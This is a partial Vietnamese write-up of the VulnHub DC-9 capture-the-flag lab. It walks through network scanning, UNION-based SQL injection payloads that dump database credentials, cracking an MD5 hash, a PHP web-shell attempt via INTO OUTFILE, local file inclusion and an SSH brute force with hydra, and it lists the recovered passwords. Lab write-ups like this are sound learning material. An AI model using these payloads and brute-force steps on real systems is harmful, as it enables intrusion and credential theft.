**DC9 – Writeup**

* Được viết bằng tiếng việt không dấu vì trong quá trình làm được note = notepad
* Thời gian làm dài nên đổi vị trí làm nên IP sẽ thay đổi nhưng ý tưởng được giữ nguyên

kiem tra trong may tinh xem co bao nhieu may cung dai mang

ARP -a (ARP trong layer 2 xem dc dc mac cua may tinh do)


co 4 ip

192.168.66.1 (Default Gateway => skip)

.100


.107

.144



roi con 3 ip


tinh quet cong nhung ma ping da



roi oke sau khi ping xong thi con 107 khong ping duoc tam thoi bo qua (tuy truong hop co the la chan ping nhung khong ping dc skip kiem tra cai khac truoc)

roi vay con .100 va .144


curl thu xem nhu the nao



sau khi curl co moi con 100 la co web

vay ta target con 100 truoc neu khong phai thi doi con khac

roi vay muc tieu se la 192.168.66.100




=> sau khi quet port thi toi da nham voi cai may in nha toi

vay nen toi se quay ve quet con 144

target : 192.168.66.144

bi block sach khong the scan vay toi lai sai nua sai



roi quay ve target dau 192.168.66.107

roi cung deoo dc luon luc nay toi cay cu


toi nhan ra con vmware nhu con c\* vay vi the toi nghi cachs khac

sau khi nhan ra la minh ngu roi

thi toi tim hieu tren mang la con lab nay lam deoo gi co MAC ma arp

=))) ra toi phai dung netdiscover va chon duoc ip can

192.168.100.5



roi tim cong thoi

sudo nmap -sV -v --min-rate=1500 192.168.100.5

PORT STATE SERVICE VERSION

22/tcp filtered ssh

80/tcp open http Apache httpd 2.4.38 ((Debian))

MAC Address: 00:0C:29:73:22:48 (VMware)

=)) tim ra duoc 2 cong la ssh va http

mindset toi nay ra la minh can phai hack cai http kieu gi ra duoc cai

ssh key/password de vao cai may tinh nay


roi toi tim xem cai web nay xem sao

tat nhien la qua burp proxy luon vi toi luoi

:> thayy cai search vi thoi quen nghe nghiep toi sqlmap luon

va no bi dinh sql injection that





nhung toi khong muon de dang nhu the nen toi quyet test bang tay


:)) va no deo ra con me nha no chu :))

the la toi cung scan

nhungg choi dep hon toi scan bang burp intruder va wordlist su dung

payload all the thing ~~ ( choi the la dep roi nhe)

roi oke query '--' '&' '\*' la query dung :> ra toan bo noi dung



roi ta tim cau lenh dung ntn ta ?//

maybe (day la tui doan)

Select \* FROM TABLE\_NAME WHERE USERNAME = Wilma OR LASTNAME = Wilma

sau khi inject

Select \* FROM TABLE\_NAME WHERE USERNAME = Wilma '--' OR LASTNAME = Wilma '--'

co ve la van diu dung thoi ke


sau teo len root thi doc code xem ntn

Wila' UNION ALL SELECT 1,2,3,4,5,6 -- co 6 cot :)) (nay nham db name)

dung nhu toi du doan user name co 2 bang nen bi dinh sql

UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x716b767671,schema\_name,0x717a767071),NULL FROM information\_schema.schemata-- -

Wila' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7C,schema\_name,0x7C),NULL FROM information\_schema.schemata-- -



LUC lay db name ra thi no co 3 DB :))

default

staff

user

gio doc thu xem staff co cai gi nao

Wila' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7C,table\_name,0x7C),NULL FROM information\_schema.tables where table\_schema='Staff'-- -

co 2 cot la

staff details

users

oke gio ta se doc staff details

Wila' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7C,column\_name,0x7C),NULL FROM information\_schema.columns where table\_name='StaffDetails'-- -

deo co gi khacccc them reg\_date :> thoi skip

doc cai user xem ntn


Wila' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7C,column\_name,0x7C),NULL FROM information\_schema.columns where table\_name='Users'-- -

goi may xong roi

tao thay co userid username password ha

=)) doc thoi

Wila' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7C,UserID,0x7C,0x7C,Username,0x7C,0x7C,Password,0x7C),NULL FROM Users-- -



Co ve kha de khi payload ra dc account admin luon


admin

856f5de590ef37314e7c3bdf6f8a66dc

pass co ve chua dung lam vay nen toi se thu decode no


no la md5 toi khong quen decrypt bang john :))

nen toi decode online va day la mat khau : **transorbital1**



okee toi da log dc user admin

co them add record va toi nghi van de xe xay ra o day




toi tinh thu xem la lieu xem co the RCE duoc khong thi nhan ra la ko dc

Wila' UNION ALL SELECT NULL,NULL,NULL,NULL,<?php system($\_GET["cmd"]); ?>,NULL INTOOUTFILE /var/www/html/rce.php-- -


vay nen toi lai roi vao tram kam vi het biet khai thac dieu gi

thi toi dang nhap lai va doc that ky thi toi thay dong nay



vay co the bi lfi va doc file config xem co dc ssh key khong ?

oke thu xem nhu nao

 xem file /etc/passwd

sau khi nhan ra tim ssh key lai vo vong mot lan nua thi toi de y rang

co le la no dang khoa port vi sao port csdl khong the scan ra mail nua

nen toi thu xem la no khoa thu port nao . xem knockd.conf xong toi nhan ra deo giup dc cai gi ca nen toi quyet dinh brute force de vao ssh :))

lay list user va pass thong qua sqli ban nay


cat UserDetails.csv | cut -d ',' -f 5 > /home/kali/nagisayumaa/CTF/VulnHub/user.txt

cat UserDetails.csv | cut -d ',' -f 3 > /home/kali/nagisayumaa/CTF/VulnHub/pass.txt

hoac la awk -F ',' 'print $5' UserDetails.csv


goi hydra than truong

hydra -L user.txt -P pass.txt 192.168.81.197 ssh




okee gan dat duoc roi ra 3 user va pass de ssh

chandlerb | UrAG0D! sau khi vao cai nay cha lam dc gi – skip




joeyt | Passw0rd cai nay cung khong len dc quyen sudo nen cung skip

janitor | Ilovepeepee tuy khong len duoc sudo nhung co cai secret putin :3 kac voi 2 cai kia oke done



ohh them dc password



